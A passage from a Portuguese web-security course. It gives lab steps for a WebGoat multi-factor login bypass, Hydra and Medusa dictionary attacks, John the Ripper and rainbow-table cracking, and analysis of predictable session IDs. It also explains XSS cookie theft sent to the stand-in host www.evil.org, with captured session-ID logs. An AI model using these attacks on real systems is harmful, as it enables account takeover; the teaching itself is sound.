O objetivo deste exercício é explorar uma vulnerabilidade no mecanismo de autenticação com múltiplos fatores, para conseguir conectar-se como outro usuário, sem conhecimento da senha e da cartela por ele utilizadas.

1. Inicie o WebScarab, presente no menu *Aplicativos\Curso – Ferramentas*.

2. Inicie o Firefox, presente no menu *Aplicativos\Internet*.

3. No Firefox, clique no Multiproxy Switch, na barra de estado, e selecione o WebScarab.

4. Acesse o WebGoat, por meio da barra de atalhos.

5. Forneça "guest" para Usuário e Senha.

6. Clique em Start WebGoat.

7. No menu do lado esquerdo, clique em *Authentication Flaws* e, em seguida, em *Multi Level Login 1*.

8. Digite "Jane" e "tarzan" nos campos *Name* e *Password*, respectivamente, e clique em *Submit*.

9. Forneça o **TAN** solicitado, a partir da lista apresentada na tela, e clique em *Submit*.

10. No menu do lado esquerdo, clique em *Multi Level Login 2*.

11. Digite "Joe" e "banana" nos campos *Name* e *Password*, respectivamente, e clique em *Submit*.

12. No WebScarab, clique na aba *Proxy* e marque *Intercept Requests*.

13. Retorne ao Firefox, digite o TAN solicitado, a partir da lista apresentada na tela, e clique em *Submit*.

14. Altere o valor do parâmetro "hidden_user" para "Jane" e clique em *Accept changes*.

15. Que vulnerabilidade permitiu a realização do ataque?

TAN

Transaction Authorization Number é uma senha descartável, utilizada como segundo fator de autenticação, distribuída, normalmente no formato de uma cartela contendo vários valores distintos. Cada usuário da aplicação recebe um conjunto diferente, gerado de maneira aleatória.

16. No WebScarab, clique na aba *Proxy* e desmarque *Intercept Requests*.
17. Clique no Multiproxy Switch, na barra de estado, e selecione *None*.
18. Encerre o WebScarab e o Firefox.

Ataque de força bruta

Um problema existente nos métodos de autenticação Basic e Digest do protocolo HTTP é a falta de um mecanismo de bloqueio de conta, quando múltiplas tentativas de autenticação falham, de maneira consecutiva. Esse problema será explorado neste exercício, para quebrar a senha muito curta de uma conta da aplicação.

1. Inicie o Brutus, presente no menu *Aplicativos\Curso – Ferramentas*.
2. Digite “exemplo.esr.rnp.br/basic” no campo *Target*.
3. Escolha “HTTP (Basic Auth)” em *Type*.
4. Clique em *Single User*.
5. Digite “esr” no campo *UserID*.
6. Selecione *Brute Force* para *Pass Mode*.
7. Clique no botão *Range*.
8. Selecione *Lowercase Alpha* e clique em *Ok*.
9. Clique em *Start*.
10. Encerre o Brutus.

Ataque de dicionário

Ataques de dicionário são mais eficientes que os de força bruta, pois somente senhas prováveis são testadas. Vejamos algumas ferramentas que podem ser utilizadas com esse propósito.

Parte I – Hydra e Medusa

1. Abra uma janela de terminal.
2. Digite o comando:

```
~$ cd Arquivos\ do\ Curso\sessao-03/
```

3. Visualize o conteúdo do arquivo *ids*:

```
~$ cat ids
```

4. Visualize o conteúdo do arquivo *pwds*:

```
~$ cat pwds
```

5. Veja as opções que podem ser utilizadas com o utilitário Medusa:

```
~$ medusa
```

6. Para realizar um ataque de dicionário contra o método de autenticação Basic com o utilitário Medusa, digite o comando:

```
~$ medusa -h exemplo.esr.rnp.br -U ids -P pwds -e ns -M http -m DIR:basic/ -v 4
```

Identifique o propósito de cada opção utilizada.

7. Veja as opções que podem ser utilizadas com o utilitário Hydra:

```
~$ hydra
```

8. Para realizar um ataque de dicionário contra o método de autenticação Digest com o utilitário Hydra, digite o comando:

```
~$ hydra -L ids -P pwds -e ns exemplo.esr.rnp.br http-head ↵  
/digest/
```

Identifique o propósito de cada opção utilizada.

Parte II – Script

9. Requisite a página de autenticação e identifique os elementos de entrada e o script que realiza a validação das credenciais:

```
~$ curl http://form-auth.esr.rnp.br
```

Esse é o mesmo formulário utilizado no teste de enumeração.

10. Visualize o script de ataque de dicionário e como os elementos identificados no passo anterior são utilizados:

```
~$ cat dict
```

11. Execute o script de enumeração:

```
~$ ./dict
```

12. Encerre a janela de terminal.

Ataque contra senhas armazenadas

Neste exercício, o leitor utilizará o programa John the Ripper para quebrar o arquivo de senhas utilizado pelo Apache, no modo de autenticação Basic, e, também, realizará um ataque baseado em Rainbow Tables.

Parte I – John the Ripper

1. Abra uma janela de terminal.

2. Digite o comando:

```
~$ cd Arquivos\ do\ Curso\sessao-03/
```

3. Visualize o conteúdo do arquivo *passwords*:

```
~$ cat passwords
```

4. Veja as opções que podem ser utilizadas com o John the Ripper:

```
~$ john
```

5. Digite o comando abaixo para que o utilitário tente efetuar a quebra do arquivo de senhas:

```
~$ john passwords
```

Todas as senhas foram quebradas? Qual o tempo gasto na tarefa?

6. Encerre a janela de terminal.

Parte II – Rainbow Tables

7. Crie um arquivo contendo exatamente seis letras minúsculas seguidas de três números:

```
~$ cat > in.txt
```

Digite o valor escolhido e pressione *Ctrl + D*, seguido de *Ctrl + C*, para gravar o arquivo.

8. Verifique se o tamanho do arquivo tem exatamente 9 bytes:

```
~$ ls -l in.txt
```

9. Gere o MD5 do arquivo:

```
~$ openssl md5 in.txt
```

10. Selecione o MD5 calculado e o copie para a área de transferência, pressionando *Ctrl + Shift + C*.

11. Digite o comando abaixo para recuperar o texto original, por meio de Rainbow Tables:

```
$ rcracki_mt -h <MD5 copiado no Passo 10> Rainbow/*.rti
```

12. Encerre a janela de terminal.

Bibliografia 3

- DUC, Nguyen Minh e MIHN, Bui Quang. Your face is NOT your password – Face Authentication ByPassing Lenovo – Asus – Toshiba. Relatório Técnico, Bkis, 2009.
- HAMANN, E.; HENN, Horst; SCHÄCK, Thomas e SELIGER, Frank. Securing e-business applications using smart cards. IBM Systems Journal, Vol. 40, número 30, p. 635-647, março de 2001.
- HARRIS, Shon. All in One CISSP – Exam Guide. McGraw Hill – Osborne, 4ª edição, 2008.
- HELLMAN, Martin. A Cryptanalytic Time-Memory Trade-Off. In: IEEE Transactions on Information Theory, volume 26, número 4, páginas 401-406, julho de 1980.
- HOWARD, Michael; LEBLANC, David e VIEGA, John. 19 Deadly Sins of Software Security – Programming Flaws and How to Fix Them. McGraw-Hill/Osborne, 2005.
- MEUCCI, Matteo *et al.* OWASP testing guide v3.0. OWASP, 2008.
- OECHSLIN, Philippe. Making a Faster Cryptanalytic Time-Memory Trade-Off. In: Advances in Cryptology – CRYPTO 2003 – 23rd Annual International Cryptology Conference, volume 2729 de Lecture Notes in Computer Science, p. 617-630, Springer, 2003.
- PCI. Payment Card Industry (PCI) Data Security Standard – Requirements and Security Assessment Procedures – v. 1.2.1. PCI Security Standards Council, 2009.
- STUTTARD, Dafydd e PINTO, Marcus. *The Web Application Hacker's Handbook*. Wiley Publishing, Inc., 2007.
- ULUDAG, Umut e JAIN, Anil K. Attacks on Biometric Systems: A Case Study in Fingerprints. In: Proceedings of SPIE-EI 2004, Security, Steganography and Watermarking of Multimedia Contents VI, vol. 5306, p. 622-633, San Jose, CA, janeiro de 2004.

4

Teste do gerenciamento de sessões

objetivos

Apresentar as vulnerabilidades que podem ocorrer no mecanismo de gerenciamento de sessões, assim como as técnicas para detectá-las e explorá-las.

Identificador de sessão, atributos de cookies, sequestro de sessão, fixação de sessão, cross site request forgery, token anti-CSRF, clickjacking.

conceitos

Introdução

O protocolo HTTP não possui nenhum mecanismo nativo para manutenção de sessão, isso é, não é possível relacionar requisições oriundas de um usuário específico, como parte de uma única conversação.



Embora isso não representasse um problema nos primórdios da web, quando apenas conteúdo estático era disponibilizado, atualmente, para aplicações cujo comportamento depende da interação com o usuário, tal característica atua como um fator limitante. De modo a suprir essa lacuna, as linguagens de programação e arcabouços de desenvolvimento fornecem mecanismos que possibilitam criar e gerenciar sessões em sistemas web.

O princípio básico consiste na atribuição, pela aplicação web, de um identificador diferente a cada sessão iniciada pelos diversos usuários do sistema. Aquele valor deve, então, ser enviado pelo navegador web, em todas as requisições subsequentes, para que possam ser devidamente identificadas, como parte de uma interação em andamento.

Há diversas abordagens que podem ser empregadas com esse propósito, as quais diferem com relação às vantagens e desvantagens apresentadas por cada um dos esquemas:

- Cookies.
- Parâmetros de URL.
- Campos escondidos.



Cookies

Método mais comumente utilizado e resume-se na definição do identificador de sessão, por meio de um cabeçalho Set-Cookie enviado como parte da resposta inicial da aplicação. Após o recebimento deste, o navegador passa a enviar o cookie, automaticamente, em todas as requisições realizadas ao domínio e caminho para os quais foi definido. Segundo Kolšek

(2007), das opções de gerenciamento de sessões, é a mais conveniente, porque utiliza um mecanismo padrão do protocolo HTTP, e a menos insegura, uma vez que não está sujeita a todos os ataques que afetam as demais soluções. Um problema inerente a esse esquema, porém, é que ele não funciona se o usuário desabilitar o suporte a cookies no navegador web.

Exemplo:

```
Set-Cookie: PHPSESSID=049kfgetjddk78asks71997pf0; path=/
```

Parâmetros de URL

Consiste na adição dinâmica do identificador de sessão, como um parâmetro de URL, aos diversos links contidos na aplicação. Apresenta como vantagens o fato de funcionar, mesmo que cookies estejam desabilitados no navegador web, e de auxiliar colateralmente na prevenção de ataques CSRF, discutidos adiante, neste capítulo. Por outro lado, facilita o sequestro de sessão, uma vez que o identificador fica registrado em trilhas de auditoria e no histórico de navegação.

Exemplo:

```
https://esr.rnp.br/script.do;sessionid=v4kQLNGhHKTT9YpTVJlqtMf6
```

Campos escondidos

Nesse caso, o identificador de sessão é adicionado dinamicamente ao corpo das páginas da aplicação, como um campo escondido de formulário, que é submetido, automaticamente, junto com a requisição POST. O principal ponto positivo desse esquema é que pode ser utilizado, independentemente do suporte a cookies pelo navegador web. Em contrapartida, pode apresentar os mesmos problemas que afetam o modelo baseado em parâmetros de URL, caso a aplicação também aceite, como resultado de codificação insegura, o método GET, em vez de POST, para envio do formulário.

Exemplo:

```
<form name="form1" method="post" action="comprar.php">
  <input type="hidden" name="sid" value="v4kQLNGhHKTT9YpTVJlqtMf6">
  <input type="submit" name="Submit1" value="Comprar">
</form>
```

Uma pergunta que pode ser feita nesse contexto resume-se ao que acontece quando a aplicação recebe um identificador de sessão desconhecido (Kolšek, 2007). Se uma nova sessão é criada, a partir do valor recebido, como acontece com PHP, o gerenciamento de sessões é chamado de permissivo. Se não, se o valor é descartado e um novo identificador, gerado pelo sistema, é atribuído à sessão, o esquema é considerado estrito, que é o tipo adotado pela grande maioria das linguagens e arcabouços modernos.

Independentemente da permissividade do esquema e do meio utilizado para o transporte do identificador, observe que nenhuma informação adicional, além deste, é necessária, para associar uma requisição a uma conversa específica.

Desse modo, se um atacante consegue obter o identificador de uma sessão ativa, ele é capaz de injetar requisições ilegítimas, que são tratadas como válidas pela aplicação web. Obviamente, o impacto resultante de um ataque desse tipo, chamado de sequestro de sessão, é maior quando o usuário já se encontra autenticado pelo sistema, pois, nesse caso, ações mais críticas podem ser realizadas.



Vulnerabilidades que possibilitam a concretização de tal cenário incluem o uso de identificadores previsíveis ou muito pequenos e a proteção inadequada desses valores, durante o ciclo de vida deles.

Outra classe de ataque contra esquemas de gerenciamento de sessões, chamada de cross site request forgery (Meucci *et al.*, 2008), faz com que o próprio usuário efetue uma operação válida na aplicação, sem o conhecimento e anuência dele.



Nesse caso, o usuário malicioso não precisa obter um identificador de sessão para atacar a vítima. Basta induzi-la, por meio de engenharia social, ao clicar em um link ou abrir uma mensagem, especialmente preparados para disparar a ação desejada. Entretanto, isto deve ocorrer somente quando o usuário estiver com uma sessão ativa no sistema, para que o ataque funcione corretamente.

Note que qualquer um dos ataques acima é tão crítico quanto aqueles contra os mecanismos de autenticação de usuários ou de autorização, pois permitem que operações sejam executadas ilegitimamente, sem o conhecimento de credenciais de acesso válidas. Além disso, considerando que, muitas vezes, a preocupação com a segurança do gerenciamento de sessões é menor que a direcionada a essas outras áreas, tais ataques podem apresentar eficácia maior, tornando-os bastante interessantes para um usuário malicioso.

O objetivo deste capítulo é discutir os diversos problemas de segurança que podem ocorrer em mecanismos de gerenciamento de sessões, utilizados em aplicações web. Tendo isso em mente, os seguintes tópicos são abordados neste texto: identificadores de sessão previsíveis, domínio de identificadores com baixa cardinalidade, transmissão em claro de identificadores de sessão, manipulação por meio de scripts, atributos de cookies, sequestro de sessão, fixação de sessão, encerramento vulnerável de sessão, sessões simultâneas, cross site request forgery e clickjacking.

Exercício de fixação 1

Identificador de sessão

O que um atacante consegue fazer ao obter um identificador de sessão válido de outro usuário?

Que métodos podem ser usados para o transporte de identificadores de sessão?

Exercício de nivelamento 1

Gerenciamento de sessões

No que consiste o gerenciamento de sessões em aplicações web?

Descoberta de vulnerabilidades e exploração

Boa parte das vulnerabilidades descritas nesta parte do capítulo tem por objetivo a obtenção de um identificador de sessão válido, que possa ser utilizado em um ataque de sequestro de sessão.



Entre os principais defeitos, em uma aplicação web, que contribuem para o sucesso desse tipo de exploração, é possível citar:

- Identificadores de sessão previsíveis.
- Domínio de identificadores com baixa cardinalidade.
- Transporte inseguro de identificador.
- Encerramento de sessão mal implementado.

Além desses problemas de segurança, também são contemplados nesta seção os ataques cross site request forgery, fixação de sessão e clickjacking.



Identificadores de sessão previsíveis

Atualmente, os mecanismos fornecidos pelos arcabouços de desenvolvimento web, para gerar identificadores de sessão, realizam um bom trabalho em relação à aleatoriedade de tais valores. Os problemas surgem, então, quando as aplicações empregam soluções caseiras, para esse propósito, as quais, normalmente, não se preocupam com aspectos relevantes de segurança. Consequentemente, nesses casos, não é raro que um atacante consiga reconstruir a sequência inteira de identificadores, a partir da coleta de apenas alguns exemplares.

Um erro muito comum nesse sentido consiste em compor os identificadores de sessão, após a autenticação, com base em informações do usuário que podem ser obtidas com facilidade em diversas fontes internas ou externas (Stuttard e Pinto, 2007).

Exemplos de dados encontrados com frequência em sistemas reais incluem:

- Identificador de usuário.
- Endereço de correio eletrônico.
- Nome próprio do usuário.
- Endereço de rede da máquina cliente.

Para ilustrar a fraqueza, considere que uma aplicação atribua ao usuário Fulano de Andrade um identificador "SID=2011-05-27.Fulano.Andrade". Com uma breve análise, é fácil deduzir que a regra de formação adotada consiste na concatenação da data de acesso com o nome e o sobrenome da pessoa autenticada. Supondo que o nome de um administrador do sistema seja Beltrano Sousa, pode-se construir o identificador "SID=2011-05-27.Beltrano.Sousa" e utilizá-lo, para acessar o sistema com a conta privilegiada. Note que o processo pode ser repetido para qualquer conta do ambiente, bastando para isso saber o nome completo da vítima.





Mesmo quando esse tipo de informação não é empregado na composição dos identificadores de sessão, qualquer tipo de padrão perceptível é suficiente para o comprometimento do sistema.

Função afim

Função matemática da forma $f(x_1, \dots, x_n) = a_1x_1 + \dots + a_nx_n + b$, cujos coeficientes podem ser valores escalares ou matrizes.

Um exemplo extremo, mas encontrado às vezes em ambientes reais, consiste no uso de números consecutivos ou definidos por uma **função afim** específica. Nesses casos, qualquer tipo de análise que seja realizada é capaz de detectar o padrão empregado.

Eventualmente, os números passam por algum tipo de codificação, antes de serem transformados em identificadores de sessão.

Por exemplo, considere a sequência:

```
MDAwMDAwNDMzOTc0MDM5
MDAwMDAwNDMzOTc0Mjky
MDAwMDAwNDMzOTc0NTQ1
MDAwMDAwNDMzOTc0Nzk4
MDAwMDAwNDMzOTc1MDUx
MDAwMDAwNDMzOTc1MzA0
MDAwMDAwNDMzOTc1NTU3
```

Em primeiro lugar, fica evidente que somente a parte final dos valores varia, indicando que não são gerados aleatoriamente. A segunda pista é dada pelo conjunto de caracteres utilizados e pelo comprimento múltiplo de quatro, os quais são fortes evidências de que os identificadores podem ter sido codificados em BASE64. Realizando a decodificação, obtém-se a lista abaixo:

```
000000433974039
000000433974292
000000433974545
000000433974798
000000433975051
000000433975304
000000433975557
```

Percebe-se facilmente que cada número corresponde ao anterior acrescido do valor 253. Assim, a partir do identificador atribuído a um usuário, é possível determinar sessões estabelecidas anteriormente e as de pessoas que ainda se conectarão na aplicação.

Observe, agora, os seguintes identificadores:

```
9573af19f96b5af3e658a10880b595e66323dd588b05ea74546cc03c681d7a5a
f8fc8bde8ffed754c6c205e67b5bb93349ec807f7351a4e9431bae0acf6ed5ed
04ea850199defe4ac056068c983399d08fcc29c229aa5712a42e78d7c6dbabe1
38182f5ebc07991910dd0123468161ba3e266a598eaff8aaa233222d1dd70ed1
```



```
0cc9b140314056f66d300e06f62bca68861ab147b576780b7fe2224d9628dc1e
07e6d6b341dc1fef5044f96ab637e69dc9ff226719bb9027791cb70b6ee5e69
d31a613c1cfb79276f4576a3735599aa72f331570a3236b435c4677cbb60fceb
```

Aparentemente, todos os valores que estão em hexadecimal parecem gerados aleatoriamente, uma vez que não há um padrão evidente, que possa ser detectado. Considere-se, porém, que o código responsável pela geração de um identificador de sessão seja o seguinte:

```
sid = convertToHex(sha256(sid));
```

Isso muda completamente o cenário, pois cada valor é gerado com base no anterior, por meio da aplicação da função de hash criptográfica **SHA-256**. Desse modo, embora não seja possível obter os identificadores anteriores ao atribuído a um dado usuário, em decorrência da propriedade de resistência da pré-imagem, é muito fácil calcular os valores futuros. Pode-se argumentar que esse ataque não é relevante, porque necessita que o adversário tenha acesso ao código fonte da aplicação, para que se obtenha sucesso. Porém, do ponto de vista de segurança, isso não é aceitável, uma vez que configura proteção por obscuridade.

Como muitas vezes não é fácil realizar a análise manual da aleatoriedade dos identificadores de sessão, recomenda-se fortemente a utilização de programas automatizados, que executem testes estatísticos sobre a amostragem coletada (Barrall, 2005). Entre as ferramentas dessa natureza, duas muito interessantes são:

- WebScarab
- Stompy

WebScarab

Essa suíte integrada de testes possui a funcionalidade SessionID Analysis, que coleta a quantidade especificada de identificadores e os transforma em números, para que sejam plotados em um gráfico em função do tempo. Caso exista uma relação entre os valores analisados, espera-se que ela seja evidenciada graficamente, de modo a ser percebido pelo analista de segurança. A Figura 4.1 e a Figura 4.2 ilustram, respectivamente, identificadores de sessão de um sistema robusto e de outro vulnerável.

Stompy

Software livre criado por Michal Zalewski, que pode ser utilizado para avaliar a qualidade de identificadores de sessão e de outros elementos que requeiram unicidade, por meio de diversos testes estatísticos, inclusive os especificados pelo padrão desenvolvido pelo governo americano, Federal Information Processing Standards 140-2 (**FIPS 140-2**), usado na análise de Pseudorandom Number Generator (**PRNG**). Esse utilitário é escrito em linguagem C e para ser compilado requer as bibliotecas The GNU Multiple Precision Arithmetic Library (**GNU MP**) e OpenSSL. A Figura 4.3 e a Figura 4.4 apresentam, respectivamente, os resultados da execução do Stompy contra os mecanismos da Figura 4.1 e Figura 4.2.

SHA-256

Função de hash criptográfica, desenvolvida pela NSA, que faz parte da família SHA-2 e mapeia cadeias binárias de tamanho arbitrário para valores de 256 bits.



FIPS 140-2

Padrão que determina os requisitos de segurança que devem ser atendidos por módulos criptográficos utilizados em soluções de proteção de informações sensíveis.

PRNG

Algoritmo determinístico que, a partir de uma sequência de bits verdadeiramente aleatória de comprimento k, gera uma sequência de bits muito maior que k, a qual satisfaz os requisitos de aleatoriedade verificados por testes estatísticos, criados especialmente para validação de tal propriedade.

GNU MP

Também conhecida por GMP, é uma biblioteca livre voltada para aritmética de precisão arbitrária sobre números inteiros, racionais e de ponto flutuante.

Figura 4.1
Gráfico de identificadores de sessão gerados por mecanismo robusto.




Figura 4.2
Gráfico de identificadores de sessão completamente previsíveis.




Figura 4.3
Análise de um mecanismo robusto de geração de identificadores de sessão realizada pelo utilitário Stompy.

```
~$ stompy http://dvwa.esr.rnp.br
Session Stomper 0.04 by <lcamtuf@coredump.cx>

-----

Start time   : 2011/07/28 22:51
Target host  : dvwa.esr.rnp.br:80 [192.168.213.200]
Target URI   : /

=> Target acquired, ready to issue test requests.
...
[*] Running 6D spectral test (2 bit window)... PASSED
[*] Running spatial correlation checks... PASSED
```

RESULTS SUMMARY:

Alphabet-level : 0 anomalous bits, 128 OK (excellent).

Bit-level : 0 anomalous bits, 128 OK (excellent).

ANOMALY MAP:

Alphabet-level :

Bit-level : (...)

```
~$ stompy -p /tmp/wacko.req http://wackopicko.esr.rnp.br
```

Session Stomper 0.04 by <lcamtuf@coredump.cx>

Start time : 2011/07/28 22:57

Target host : wackopicko.esr.rnp.br:80 [192.168.213.200]

Target URI : /admin/index.php?page=login [custom request]

=> Target acquired, ready to issue test requests.

...

[*] Running spatial correlation checks... FAILED

...

WARNING: Entropy loss estimate: 0.15 bits (13.85 OK - very trivial!)

RESULTS SUMMARY:

Alphabet-level : 14 anomalous bits, 0 OK (deterministic?).

Bit-level : 14 anomalous bits, 0 OK (deterministic?).

ANOMALY MAP:

Alphabet-level : !!!!!

Bit-level : !!!!!!!!!!!!!

Figura 4.4

Análise de um mecanismo vulnerável de geração de identificadores de sessão realizada pelo utilitário Stompy.

Domínio de identificadores com baixa cardinalidade

No processo de geração de identificadores de sessão, não é suficiente preocupar-se apenas com a aleatoriedade, para evitar que sejam previstos por um usuário malicioso. Se o domínio, a partir do qual os valores são selecionados, contiver poucos elementos, um ataque simples baseado em tentativa e erro pode ser executado.



Por exemplo, se números de 16 bits são empregados, a cardinalidade do conjunto é igual a 65536, e a chance de adivinhar um identificador válido tende a 100%, à medida que o número de sessões ativas se aproxima daquele valor.

Com base nesse cenário, a Figura 4.5 ilustra a análise realizada pelo Stompy sobre uma sequência de números de 16 bits. Note que a entropia máxima estimada para os valores é de 17,01 bits, a qual é rotulada como muito trivial pela ferramenta. Em outras palavras, isso significa que ataques baseados em adivinhação podem ser executados sem esforço significativo.

```
~$ stompy -R /mnt/hgfs/CursoRNPDisk/valores2.txt

Session Stomper 0.04 by <lcamtuf@coredump.cx>

-----

Start time   : 2011/07/29 00:24
Replay file  : /mnt/hgfs/CursoRNPDisk/valores2.txt [raw] (1 fields)

=> Target acquired, ready to issue test requests.
...
[+] Alphabet structure summary:
    A[011]=00004 A[009]=00001
    WARNING: Theoretical maximum entropy: 17.01 bits (very trivial!)
...
    WARNING: Entropy loss estimate: 0.48 bits (16.52 OK - very trivial!)

RESULTS SUMMARY:

    Alphabet-level : 17 anomalous bits, 0 OK (deterministic?).
    Bit-level      : 5 anomalous bits, 12 OK (very trivial!).

ANOMALY MAP:

    Alphabet-level : !!!!!
    Bit-level      : !!!!!.....
```

Figura 4.5
Análise de
uma sequência de
números de 16 bits.

Transmissão em claro de identificadores de sessão

A grande ameaça em transmitir identificadores de sessão em claro pela rede é a mesma que afeta mecanismos de autenticação, permitindo que esses valores sejam capturados em qualquer ponto entre a origem e o destino da comunicação.



A Figura 4.6 ilustra uma requisição GET, contendo um cabeçalho Cookie, a qual foi obtida com a ferramenta Wireshark por meio da escuta da rede. Isso indica claramente que tais tipos de informação não podem ser enviados por HTTP simples, principalmente, se forem referentes a sessões de usuários autenticados. Além disso, é importante mencionar que, para um atacante estrategicamente posicionado, a execução do ataque não apresenta nenhuma dificuldade.

Uma vulnerabilidade que ocorre com frequência em sistemas de produção consiste no uso de um único identificador de sessão, por usuário, para as mensagens trocadas antes e depois da autenticação.

Como essas últimas, incluindo as credenciais de acesso, trafegam por canais seguros, acredita-se, erroneamente, que não há impacto à segurança do esquema. Entretanto, basta que um atacante capture o identificador em um momento anterior ao estabelecimento do túnel HTTPS, para que seja possível se apoderar da comunicação ulteriormente.

Desse modo, fica claro, a partir desse cenário, que um novo identificador de sessão deve ser atribuído ao usuário, sempre que houver mudança no nível de privilégios do acesso.

Observe que, em alguns casos, isso não envolve necessariamente o processo de autenticação. Por exemplo, considere os sites de companhias aéreas, as quais não requerem que os clientes possuam uma conta cadastrada, para realizar a compra de passagens. Mesmo que credenciais não sejam solicitadas pela aplicação, informações sensíveis, como as de cartão de crédito, são enviadas, durante a etapa de pagamento, a qual estabelece uma fronteira clara entre diferentes níveis de proteção exigida.

O teste que deve ser realizado para verificar a existência dessa fraqueza é simples e resume-se aos seguintes passos:

- Navegação nas diversas áreas públicas da aplicação, verificando, com auxílio de um proxy de interceptação ou outra ferramenta, o(s) identificador(es) de sessão atribuído(s).
- Mudança do nível de acesso, por meio da autenticação do usuário ou uso de opções que manipulem informações sensíveis.
- Comparação do(s) identificador(es) de sessão corrente(s) com o(s) obtido(s) no primeiro passo. Se nenhuma alteração for identificada, a aplicação é vulnerável, permitindo que a interação do usuário com a aplicação seja comprometida.

```
+ GET /login.php HTTP/1.1\r\n
Host: dvwa.esr.rnp.br\r\n
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.13) Gecko/20101206 Ubuntu/10.04
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: en-us,en;q=0.7,pt-br;q=0.3\r\n
Accept-Encoding: gzip,deflate\r\n
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
Keep-Alive: 115\r\n
Connection: keep-alive\r\n
Cookie: PHPSESSID=bijq7d2dnh2f55p8dn19d3moi3; security=low\r\n
```

Manipulação de identificador de sessão por meio de scripts

Toda e qualquer página HTML carregada em um navegador web torna-se um objeto *document*, o qual mapeia todos os elementos que a compõem e é acessível por meio de scripts. Dentre as diversas propriedades desse objeto, está a de nome *cookie*, que permite ler e escrever os identificadores de sessão baseados nesse mecanismo.



Figura 4.6
Identificador de sessão capturado pela rede.



Por exemplo, caso seja possível injetar Javascript em uma aplicação, como acontece em ataques cross-site scripting (Capítulo 5), pode-se exibir o cookie por meio do código:

```
<script>alert(document.cookie)</script>
```

Obviamente, isso serve apenas como prova de conceito, pois exibir o cookie para o usuário não representa nenhuma vantagem para o atacante.

DHTML

Consiste na criação dinâmica de páginas interativas, por meio de tecnologias como HTML, DOM, Javascript e CSS.

Porém, empregando Dynamic HTML (**DHTML**), é possível incluir elementos na página, de maneira dinâmica, que podem ser utilizados para enviar o identificador a um domínio controlado pelo usuário malicioso.

O código abaixo realiza essa tarefa, por meio da inserção de uma imagem, cujo atributo origem é o domínio www.evil.org. Note que o cookie é anexado como parte da URL do recurso, durante a construção do elemento.

```
<script>document.write('');</script>
```

Quando o navegador executa o script e o objeto “img” é criado, uma requisição é realizada ao servidor do usuário malicioso, gerando a seguinte entrada no arquivo de trilha de auditoria:

```
192.168.213.10 - - [30/Jul/2011:19:05:29 -0300] "GET /?SID=  
PHPSESSID=bijq7d2dnh2f55p8dn19d3moi3;%20security=low HTTP/1.1" 200  
175
```

A partir desse registro é trivial recuperar o identificador e executar um ataque de sequestro de sessão contra a vítima específica.

É importante ressaltar que os scripts não estão limitados a acessar apenas os cookies definidos pelas aplicações, sendo possível, também, manipular outros elementos na página.

Considere, por exemplo, um sistema que utiliza campos escondidos para transporte dos identificadores de sessão. Com uma pequena alteração no vetor de injeção acima, é fácil obter o mesmo resultado, empregando os objetos e propriedades definidos pelo Data Object Model (**DOM**), conforme ilustrado a seguir:

DOM

Representa um documento HTML como uma estrutura baseada em árvore, que pode ser acessada de maneira padronizada, seguindo-se a sintaxe da linguagem de programação utilizada.

```
<script>document.write('');</script>
```

Similarmente ao caso anterior, a criação dinâmica do objeto dispara uma requisição ao site www.evil.org, que resulta na inserção de um registro de trilha de auditoria contendo o identificador de sessão desejado:

```
192.168.213.10 - - [30/Jul/2011:20:43:47 -0300] "GET  
/?SID=shjykgghy9723 HTTP/1.1" 200 175
```

Para que os exemplos dados nesta seção funcionem corretamente, é fundamental respeitar a política de mesma origem, que impede que um script definido em uma página acesse os objetos de um documento carregado a partir de outra origem. Segundo essa diretriz, dois recursos são considerados de mesma origem somente quando as respectivas URLs possuem protocolo, porta e domínio idênticos.

Desse modo, um script obtido de <http://www.evil.org> não é capaz de acessar o cookie definido por domínios como <http://www.esr.rnp.br> e nem <https://www.bank.com.br>.

